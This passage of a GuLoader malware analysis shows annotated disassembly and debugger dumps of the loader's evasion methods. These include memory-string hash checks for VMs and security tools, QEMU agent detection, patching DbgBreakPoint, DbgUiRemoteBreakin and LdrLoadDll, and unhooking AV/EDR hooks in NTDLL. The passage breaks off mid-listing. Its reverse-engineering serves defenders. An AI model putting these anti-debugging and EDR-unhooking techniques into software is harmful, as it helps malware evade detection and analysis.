Figure 16: Check for software breakpoints

Scan Memory for Pre-Computed DJB2 Hashes of Strings

GuLoader scans the entire memory area using ZwQueryVirtualMemory from 0x00010000 to 0x7FFFF000 for strings indicating the malware is running in a virtualized environment or for various security tools.




```
     04223A1B   05 89C08ADE     add eax,DE8AC089
     04223A20   2D F1D491F6     sub eax,F691D4F1
     04223A25   38C2            cmp dl,al
     04223A27   84FE            test dh,bh
     04223A29   50              push eax
     04223A2A   8B85 CF010000   mov eax,dword ptr ss:[ebp+1CF]
EIP  04223A30   FF95 40010000   call dword ptr ss:[ebp+140]          ZwQueryVirtualMemory
     04223A36   66:39D8         cmp ax,bx
     04223A39   8985 28020000   mov dword ptr ss:[ebp+228],eax
```

Figure 17: ZwQueryVirtualMemory to scan entire memory area

ZwQueryVirtualmemory returns the MEMORY_BASIC_INFORMATION struct, which contains information including the BaseAddress as well as Protect, which describes current page protection.


```
typedef struct _MEMORY_BASIC_INFORMATION {
  PVOID  BaseAddress;
  PVOID  AllocationBase;
  ULONG  AllocationProtect;
  USHORT PartitionId;
  SIZE_T RegionSize;
  ULONG  State;
  ULONG  Protect;
  ULONG  Type;
} MEMORY_BASIC_INFORMATION, *PMEMORY_BASIC_INFORMATION;
```

GuLoader access the State member, looking for memory pages with protection PAGE_EXECUTE, PAGE_EXECUTE_READ, PAGE_EXECUTE_READWRITE, PAGE_WRITE, and PAGE_READWRITE (not pictured). GuLoader then scans the identified memory pages for strings, hashes the string using DJB2 and compares the hash against pre-computed hashes.



```
3947 14            cmp dword ptr ds:[edi+14],eax      cmp Protect, 0x10 (PAGE_EXECUTE)
8B85 0D020000      mov eax,dword ptr ss:[ebp+20D]
0F84 76010000      je 3923CE2
84DA               test dl,bl
8985 3A020000      mov dword ptr ss:[ebp+23A],eax
8B47 14            mov eax,dword ptr ds:[edi+14]
83F8 20            cmp eax,20                         cmp Protect, 0x20 (PAGE_EXECUTE_READ)
8B85 3A020000      mov eax,dword ptr ss:[ebp+23A]
0F84 5C010000      je 3923CE2
84D2               test dl,dl
8985 EF010000      mov dword ptr ss:[ebp+1EF],eax
66:85DB            test bx,bx
B8 BC840E3A        mov eax,3A0E84BC
38D8               cmp al,bl
35 BF9D7393        xor eax,93739DBF
35 5F8C2491        xor eax,91248C5F
84F5               test ch,dh
35 1C955938        xor eax,3859951C
84D8               test al,bl
3947 14            cmp dword ptr ds:[edi+14],eax      cmp Protect, 0x40 (PAGE_EXECUTE_READWRITE)
8B85 EF010000      mov eax,dword ptr ss:[ebp+1EF]
0F84 28010000      je 3923CE2
8995 EF010000      mov dword ptr ss:[ebp+1EF],edx
BA F112AFBE        mov edx,BEAF12F1
66:39D9            cmp cx,bx
81EA 26BF5017      sub edx,1750BF26
81EA 26D06A01      sub edx,16AD026
81EA A383F3A5      sub edx,A5F383A3
66:85D9            test cx,bx
3957 14            cmp dword ptr ds:[edi+14],edx      cmp Protect, 0x2 (PAGE_WRITE)
```

Figure 18: Check memory page protection




```
04223E63   E8 A7060000      call 422450F                          DJB2 Hash
04223E68   38D0             cmp al,dl
04223E6A   89B5 F8000000    mov dword ptr ss:[ebp+F8],esi
04223E70   38CB             cmp bl,cl
04223E72   38D0             cmp al,dl
04223E74   89C2             mov edx,eax
04223E76   66:81FA 1DCB     cmp dx,CB1D
04223E7B   899D 1C020000    mov dword ptr ss:[ebp+21C],ebx
04223E81   5B               pop ebx
04223E82   89DE             mov esi,ebx
04223E84   66:81F9 5199     cmp cx,9951
04223E89   8B9D 1C020000    mov ebx,dword ptr ss:[ebp+21C]
04223E8F   81FB 784E3605    cmp ebx,5364E78
04223E95   84EC             test ah,ch
04223E97   8F85 07020000    pop dword ptr ss:[ebp+207]
04223E9D   8B8D 07020000    mov ecx,dword ptr ss:[ebp+207]
04223EA3   84E5             test ch,ah
04223EA5   80FD 3D          cmp ch,3D                             3D:'='
04223EA8   8F85 98010000    pop dword ptr ss:[ebp+198]
04223EAE   8B9D 98010000    mov ebx,dword ptr ss:[ebp+198]
04223EB4   84F6             test dh,dh
04223EB6   66:F7C1 D612     test cx,12D6
04223EBB   29B5 F8000000    sub dword ptr ss:[ebp+F8],esi
04223EC1   298D F8000000    sub dword ptr ss:[ebp+F8],ecx
04223EC7   66:85C3          test bx,ax
04223ECA   85C8             test eax,ecx
04223ECC   31C0             xor eax,eax
04223ECE   38EC             cmp ah,ch
04223ED0   817D 7C 622E0000 cmp dword ptr ss:[ebp+7C],2E62
04223ED7 ^ 0F8D 4FFCFBFF    jge 41E382C
04223EDD   83C0 08          add eax,8
04223EE0   833C04 00        cmp dword ptr ss:[esp+eax],0
04223EE4 ^ 0F84 46FEFFFF    je 4223D30
04223EEA   391404           cmp dword ptr ss:[esp+eax],edx       cmp <pre-computed_hash>, <mem_str_djb2_hash>
04223EED ^ 75 E1            jne 4223ED0
04223EEF   8B95 F8000000    mov edx,dword ptr ss:[ebp+F8]
04223EF5 v E9 C0000000      jmp 4223FBA
04223EFA   57               push edi
04223EFB   91               xchg ecx,eax
04223EFC   3A7C17 D1        cmp bh,byte ptr ds:[edi+edx-2F]
04223F00   3A3C57           cmp bh,byte ptr ds:[edi+edx*2]
04223F03   D17A 7C          sar dword ptr ds:[edx+7C],1
04223F06   57               push edi
04223F07   91               xchg ecx,eax
04223F08   3A7C17 D1        cmp bh,byte ptr ds:[edi+edx-2F]
04223F0C   3A3C57           cmp bh,byte ptr ds:[edi+edx*2]
04223F0F   D17A 7C          sar dword ptr ds:[edx+7C],1
04223F12   57               push edi
04223F13   91               xchg ecx,eax
04223F14   3A7C17 D1        cmp bh,byte ptr ds:[edi+edx-2F]
04223F18   3A3C57           cmp bh,byte ptr ds:[edi+edx*2]
04223F1B   D17A 7C          sar dword ptr ds:[edx+7C],1
04223F1E   57               push edi
04223F1F   91               xchg ecx,eax
04223F20   3A7C17 D1        cmp bh,byte ptr ds:[edi+edx-2F]
04223F24   3A3C57           cmp bh,byte ptr ds:[edi+edx*2]
04223F27   D17A 7C          sar dword ptr ds:[edx+7C],1

dword ptr [esp+eax*1]=[0018E380]=918C176
edx=E3A64CCB

04223EEA

Address   Hex                                                ASCII
0018E380  76 C1 1B 09 15 00 00 00 AD D8 1A 6A 0B 00 00 00    vÁ.......Ø.j....
0018E390  C5 98 3A 8C 16 00 00 00 3A 09 CE 49 22 00 00 00    Å.:.....:.ÎI"...
0018E3A0  2C A8 B6 A1 12 00 00 00 79 9D CA 60 00 00 00 00    ,¨¶¡....y.Ê`....
```

Figure 19: Check memory string hash against pre-computed DJB2 hashes


QEMU Agent Detection

GuLoader uses `CreateFileA` to check for of `C:\Program Files\Qemu-ga\qemu-ga.exe` and `C:\Program Files\qga\qga.exe` to identify the QEMU emulator.



```
EAX   01A50D10
EBX   01A50CEC     "C:\\Program Files\\Qemu-ga\\qemu-ga.exe"
ECX   01A50CEC     "C:\\Program Files\\Qemu-ga\\qemu-ga.exe"
EDX   763DEA1E     "CreateFileA"
EBP   0014DF58
ESP   0014DF2C
ESI   7FFFF000
EDI   0014DE1C

EIP   7638CE90     <kernel32.CreateFileA>
```

Figure 20: Check for existence of Qemu




```
EAX    01A60D08
EBX    01A60CEC      "C:\\Program Files\\qga\\qga.exe"
ECX    01A60CEC      "C:\\Program Files\\qga\\qga.exe"
EDX    00500000
EBP    0014DF58
ESP    0014DF2C
ESI    7FFFF000
EDI    0014DE1C

EIP    7638CE90      <kernel32.CreateFileA>
```

Figure 21: Check for existence of Qemu continued

DbgBreakPoint and DbgRemoteBreakin

GuLoader gets the address of DbgBreakPoint and patches the first byte `0xCC (int3)` with `0x90 (nop)`, meaning breakpoints will no longer pause execution in the debugger.

Note: Setting a breakpoint on this function inserts a `CC` at the beginning of the function, negating this anti-debug technique.




```
77432500 ·     90              nop                                              DbgBreakPoin
```

Figure 22: DbgBreakPoint patched with `0x90`

DbgUiRemoteBreakin

The `DbgUiRemoteBreakin` API is used by the debugger to break in to a process. GuLoader patches this API to ensure that the process cannot be attached to for debugging by replacing the beginning of the API with a call to `ExitProcess`.




```
7746B350    6A 08          push 8                              DbgUiRemoteBreakin
7746B352    B8 80F33876    mov eax,<kernel32.ExitProcess>      eax:DbgUiRemoteBreakin
7746B357    FFD0           call eax                            eax:DbgUiRemoteBreakin
```

Figure 23: Patched DbgUiRemoteBreakin API to call ExitProcess

Patch ldrLoadDll

GuLoader patches the initial bytes of LdrLoadDll, presumably to prevent hooks.




```
0391F93B     C600 25           mov byte ptr ds:[eax],25               Path LdrLoadDll
0391F93E     38FE              cmp dh,bh
0391F940     8030 1C           xor byte ptr ds:[eax],1C               eax:LdrLoadDll
0391F943     38CA              cmp dl,cl
0391F945     8030 7C           xor byte ptr ds:[eax],7C               eax:LdrLoadDll
0391F948     85C3              test ebx,eax                           eax:LdrLoadDll
0391F94A     8028 BC           sub byte ptr ds:[eax],BC               eax:LdrLoadDll
0391F94D     84C0              test al,al
0391F94F     C740 01 C059EBA7  mov dword ptr ds:[eax+1],A7EB59C0      eax+1:LdrLoadDll+1
0391F956     85CB              test ebx,ecx
0391F958     8170 01 86F5DE7F  xor dword ptr ds:[eax+1],7FDEF586      eax+1:LdrLoadDll+1
0391F95F     38D8              cmp al,bl
0391F961     8140 01 E4DD5725  add dword ptr ds:[eax+1],2557DDE4      eax+1:LdrLoadDll+1
0391F968     84F7              test bh,dh
0391F96A     8140 01 D5CBFBE7  add dword ptr ds:[eax+1],E7FBCBD5      eax+1:LdrLoadDll+1
0391F971   ˅ E9 98000000       jmp 391FA0E
```

Figure 24: Code to patch initial bytes of LdrLoadDll

Unhooking API Calls


AV and EDR products insert hooks into commonly used NTDLL API functions, allowing the security tool to monitor API calls and arguments to monitor for malicious behavior. User mode hooks are generally inserted in the form of an unconditional jump, replacing the initial `0xB8` mov instruction with a jump `0xE9` to the handler. GuLoader identifies and removes these hooks by searching for byte patterns `(\xB8\x00.{3}\xB9)` common of those in NTDLL functions.



```
039206D3      380B           cmp byte ptr ds:[ebx],cl                    Check for B8
039206D5      8B8D F1010000  mov ecx,dword ptr ss:[ebp+1F1]
039206DB   ^  0F85 29FEFFFF  jne 392050A
039206E1      84E6           test dh,ah
039206E3      8995 26020000  mov dword ptr ss:[ebp+226],edx              [ebp+226]:ExitProcess
039206E9      8B53 01        mov edx,dword ptr ds:[ebx+1]                ebx+1:wcstombs+677
039206EC      83FA 00        cmp edx,0
039206EF      8B95 26020000  mov edx,dword ptr ss:[ebp+226]              [ebp+226]:ExitProcess
039206F5   ^  0F85 0FFEFFFF  jne 392050A
039206FB      8995 61020000  mov dword ptr ss:[ebp+261],edx              [ebp+261]:ExitProcess
03920701      BA D42447C3    mov edx,C34724D4
03920706      81F2 6EE9CA88  xor edx,88CAE96E
0392070C      81FB DD388728  cmp ebx,288738DD                            ebx:wcstombs+676
03920712      81C2 D610339D  add edx,9D3310D6
03920718      817D 74 76AF0000 cmp dword ptr ss:[ebp+74],AF76
0392071F   ^  0F8F 3232FCFF  jg 38E3957
03920725      81EA D7DDC0E8  sub edx,E8C0DDD7
0392072B      3853 05        cmp byte ptr ds:[ebx+5],dl                  Check for B9
0392072E      8B95 61020000  mov edx,dword ptr ss:[ebp+261]              [ebp+261]:ExitProcess
03920734   ^  0F85 D0FDFFFF  jne 392050A
```

Figure 25: Check for byte pattern indicating NTDLL call to syscall


If a hook is identified, GuLoader replaces the first 5 bytes to remove any hooks.



```
03920091      C643 FB 9E       mov byte ptr ds:[ebx-5],9E       restore byte with B8 (9E ^ D2 ^ 51 + 9B) == B8
03920095      39C2             cmp edx,eax
03920097      38C1             cmp cl,al
03920099      8073 FB D2       xor byte ptr ds:[ebx-5],D2
0392009D      817D 70 CFBE0000 cmp dword ptr ss:[ebp+70],BECF
039200A4   ˅  0F8F 154C0000    jg 3924CBF
